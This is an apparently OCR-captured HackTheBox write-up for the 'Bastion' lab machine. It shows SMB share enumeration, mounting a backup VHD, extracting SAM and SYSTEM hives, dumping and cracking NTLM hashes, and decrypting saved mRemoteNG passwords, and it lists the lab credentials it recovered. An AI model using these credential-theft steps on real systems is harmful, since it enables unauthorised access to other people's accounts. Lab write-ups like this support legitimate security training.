

Bastion

CTF	HackTheBox
Category	Writeup
Created	@July 27, 2021 1:50 AM
Date	
Description	
Fields	
Level	Easy
Tags	SMB Windows vhd

Info

Credential

User	Password	Service	Note
L4mpje	bureaulampje		
Admin	thXLHM96BeKL0ER2		

SMB

```
Sharename       Type      Comment
---------       ----      -------
ADMIN$          Disk      Remote Admin
Backups         Disk
C$              Disk      Default share
IPC$            IPC       Remote IPC
```

Path

User

1. By trying, I found `guest` user exist on SMB.

```
$ rpcclient $ip
Enter WORKGROUP\\ice1187's password:
Bad SMB2 signature for message
[0000] 00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00   ........ ........
[0000] F0 3F A0 7B F9 A8 CE 2C   D4 41 E4 18 25 B0 CE 6B   .?.{..., .A..%..k
Cannot connect to server.  Error was NT_STATUS_ACCESS_DENIED
$ rpcclient -U guest $ip
Enter WORKGROUP\\guest's password:
Cannot connect to server.  Error was NT_STATUS_LOGON_FAILURE
```

2. There are some `.vhd` files in the share, but it is too large to be downloaded. So I mount the share, than mount the `.vhd` file.

```
$ sudo mount -t cifs "//$ip/Backups/" ./mnt/Backups
$ sudo guestmount --add 9b9cfbc4-369e-11e9-a17c-806e6f6e6963.vhd --inspector --ro
 ../../../../vhd
```

3. Get `SAM` and `SYSTEM` registry hives, then dump the credentials using `pypykatz`.

```
$ sudo cp vhd/Windows/System32/config/SAM ..
$ sudo cp vhd/Windows/System32/config/SYSTEM ..
$ pypykatz registry --sam SAM SYSTEM
============== SYSTEM hive secrets ==============
CurrentControlSet: ControlSet001
Boot Key: 8b56b2cb5033d8e2e289c26f8939a25f
============== SAM hive secrets ==============
HBoot Key: 335e6c10b1dce6433e9ef82d30f49d3a3463f8e0097de6f0d90d07b234f03d52
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c
0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
L4mpje:1000:aad3b435b51404eeaad3b435b51404ee:26112010952d963c8dc4217daec986d9:::
```

4. Crack the NTLM hash and get L4mpje's password, then login via SSH and get the user flag.

```
$ sudo john --wordlist=/opt/SecLists/Passwords/Leaked-Databases/rockyou.txt creds.ntl
m --format=nt
```

Root

1. Found `mRemoteNG` is installed by looking into `\Program Files (x86)`, and get the encrypted password of the app at `\Users\L4mpje\AppData\Roaming\mRemoteNG`.

   (ref)

2. Decrypt the password with mremoteng-decrypt.

```
$ python3 mremoteng_decrypt.py -s aEWNFV5uGcjUHF0uS17QTdT9kVqtKCPeoC0Nw5dmaPFjNQ2kt/z
O5xDqE4HdVmHAowVRdC7emf7l
WWA10dQKiw==
Password: thXLHM96BeKL0ER2
```

3. Login as admin with the password and get the root flag.